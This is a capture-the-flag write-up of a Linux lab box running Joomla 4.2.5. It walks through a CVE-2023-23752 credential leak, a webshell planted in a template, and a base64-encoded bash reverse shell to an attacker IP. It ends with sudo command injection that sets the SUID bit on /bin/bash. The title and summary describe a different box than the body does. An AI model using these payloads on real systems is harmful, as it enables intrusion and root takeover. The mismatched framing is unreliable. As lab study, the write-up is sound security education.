



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Samurai is a Linux machine running a Joomla 4.2.5 CMS. The main attack surface is the web server - scanning it reveals an admin panel and, with the help of a purpose-built Joomla scanner, we identify the Joomla version and spot CVE-2023-23752, an authentication bypass in the web service API that leaks both user accounts and database credentials. Those credentials get us into the Joomla admin panel, from which we edit a template file to drop a webshell and catch a reverse shell as www-data. For privilege escalation, a sudo entry permits running a custom backup binary as root. Inspecting the binary with strings reveals it builds a shell command via snprintf and passes it directly to system() - classic command injection. We inject a semicolon-terminated payload to set the SUID bit on /bin/bash and escalate to root.
Scanning with RustScan piped into nmap gives us a clean two-port picture:
fullscan 10.1.170.14
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Samurai
SSH and HTTP only. The TTL of 62 puts this comfortably in Linux territory. The Apache 2.4.52 build string matches Ubuntu 22.04, which is consistent with the OpenSSH version. Nothing exciting on SSH without credentials, so the web server is the obvious starting point.

The site is a simple landing page. Adding the IP to /etc/hosts as samurai.hsm to make virtual-host routing reliable, then kicking off a gobuster scan:
gobuster dir -u http://10.1.170.14 -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt -k -t 30 --random-agent --exclude-length 3185
language             (Status: 301)
plugins              (Status: 301)
includes             (Status: 301)
templates            (Status: 301)
api                  (Status: 301)
assets               (Status: 301)
media                (Status: 301)
images               (Status: 301)
tmp                  (Status: 301)
modules              (Status: 301)
libraries            (Status: 403)
components           (Status: 301)
cache                (Status: 301)
administrator        (Status: 301)
layouts              (Status: 301)

The directory layout is immediately recognisable - templates, plugins, components, administrator - this is a Joomla installation. Navigating to /administrator/ confirms it:
Most of the Joomla-specific scanners out there are years out of date and don’t handle modern versions well. After looking around, I settled on JoomlaScanner, which actively queries the NVD and the Joomla Extensions Directory for CVE data. Setting it up:
git clone https://github.com/ashdwoers/JoomlaScanner.git
cd JoomlaScanner
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
python3 cli.py update --full
[+] Total Joomla CVEs processed: 1248
[+] CVEs:  2669 core, 2145 component
[+] Update complete!
With the database populated, running the scan:
python3 cli.py scan http://samurai.hsm --format html -o report.html --timeout 5 --threads 20
[1/4] Detecting Joomla version...
[+] Joomla version detected: 4.2.5 (method: xml_file)

<SNIP>

Target: http://samurai.hsm
Joomla Version: 4.2.5 (method: xml_file)

Joomla Core Vulnerabilities (4):
  - CVE-2023-23755: 7.5 - HIGH    (Fixed in: 4.3.2)
  - CVE-2023-23750: 6.3 - MEDIUM  (Fixed in: 4.2.6)
  - CVE-2023-23754: 6.1 - MEDIUM  (Fixed in: 4.3.2)
  - CVE-2023-23752: 5.3 - MEDIUM  (Fixed in: 4.2.8)

The version is 4.2.5 and the scanner flags four core vulnerabilities against it. The one that stands out is CVE-2023-23752.
CVE-2023-23752 is an improper access check in Joomla’s web service API endpoints, present in versions 4.0.0 through 4.2.7. The API routes /api/index.php/v1/users and /api/index.php/v1/config/application are intended to be restricted, but due to the access check being applied incorrectly, they respond to unauthenticated requests with a public=true query parameter. The first endpoint returns registered user accounts; the second returns the application configuration - which includes the database credentials stored in plaintext. While the CVSS score is only 5.3 (Medium), if the database password happens to be reused for the admin account, this trivially becomes an admin takeover and a path to RCE on any Joomla instance.
Grabbing a PoC:
git clone https://github.com/K3ysTr0K3R/CVE-2023-23752-EXPLOIT.git
cd CVE-2023-23752-EXPLOIT
python3 CVE-2023-23752.py -u http://samurai.hsm
[*] Checking if target is vulnerable
[+] Target is vulnerable
[*] Launching exploit against: http://samurai.hsm
[+] Name: Oda
[+] Username: Miyamoto
[+] Email: oda@local.local
[+] Group: Super Users
[+] User: joomla425
[+] Password: [REDACTED]
The exploit confirms both endpoints are open. We get a Super Users account - Miyamoto - and the database password. Testing those credentials against the admin panel:

The database password works as the admin password. We’re in.


With super-user access to a Joomla admin panel, getting code execution is straightforward - the template editor lets you modify PHP files directly. Navigating to System > Templates > Site Templates, opening the Cassiopeia template, and editing index.php:
Adding a one-liner webshell to the top of the file and saving.
Confirming execution:
http://samurai.hsm/templates/cassiopeia/index.php?cmd=ls+-la

Output comes back immediately. With execution confirmed, catching a reverse shell via penelope using a base64-encoded payload to sidestep any character-encoding issues in the URL:
penelope -p 443
http://samurai.hsm/templates/cassiopeia/index.php?cmd=printf%20KGJhc2ggPiYgL2Rldi90Y3AvMTAuMjAwLjUwLjIwMi80NDMgMD4mMSkgJg==|base64%20-d|bash
[+] [New Reverse Shell] => streetcoder 10.1.170.14 Linux-x86_64 👤 www-data(33)
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY
The hostname on the box is streetcoder. Checking the web root:
www-data@streetcoder:/var/www$ ls
html  html.bak_2026-03-06_084923  user.txt
www-data@streetcoder:/var/www$ cat user.txt
[REDACTED]
Basic sudo check:
www-data@streetcoder:/var/www$ sudo -l
Matching Defaults entries for www-data on streetcoder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty

User www-data may run the following commands on streetcoder:
    (root) NOPASSWD: /opt/backup/DbMaria
There’s a custom binary at /opt/backup/DbMaria that we can run as root without a password. Before reaching for anything heavy, strings is the quickest way to understand what a compiled binary does:
www-data@streetcoder:/opt/backup$ strings DbMaria
<SNIP>
Usage: %s <database>
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql
<SNIP>
system
snprintf
setuid
<SNIP>
Two lines tell the whole story. The binary takes a single argument - a database name - and constructs the following command:
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root <USER_INPUT> > /tmp/backup.sql
It builds that string with snprintf and hands it straight to system(). There’s no sanitization of the input whatsoever. The setuid import suggests the binary elevates privileges before executing, and sudo ensures it runs as root anyway - so whatever we inject runs in a root context.
The injection is as simple as it gets. Passing a semicolon as part of the database argument terminates the mariadb-dump command and starts a new one. The shell sees:
mariadb-dump ... -u root ''; chmod u+s /bin/bash > /tmp/backup.sql
Running it:
www-data@streetcoder:/opt/backup$ sudo /opt/backup/DbMaria "'; chmod u+s /bin/bash'"
www-data@streetcoder:/opt/backup$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
The SUID bit is set. Spawning a privileged shell:
www-data@streetcoder:/opt/backup$ /bin/bash -p
bash-5.1# cd /root
bash-5.1# cat root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.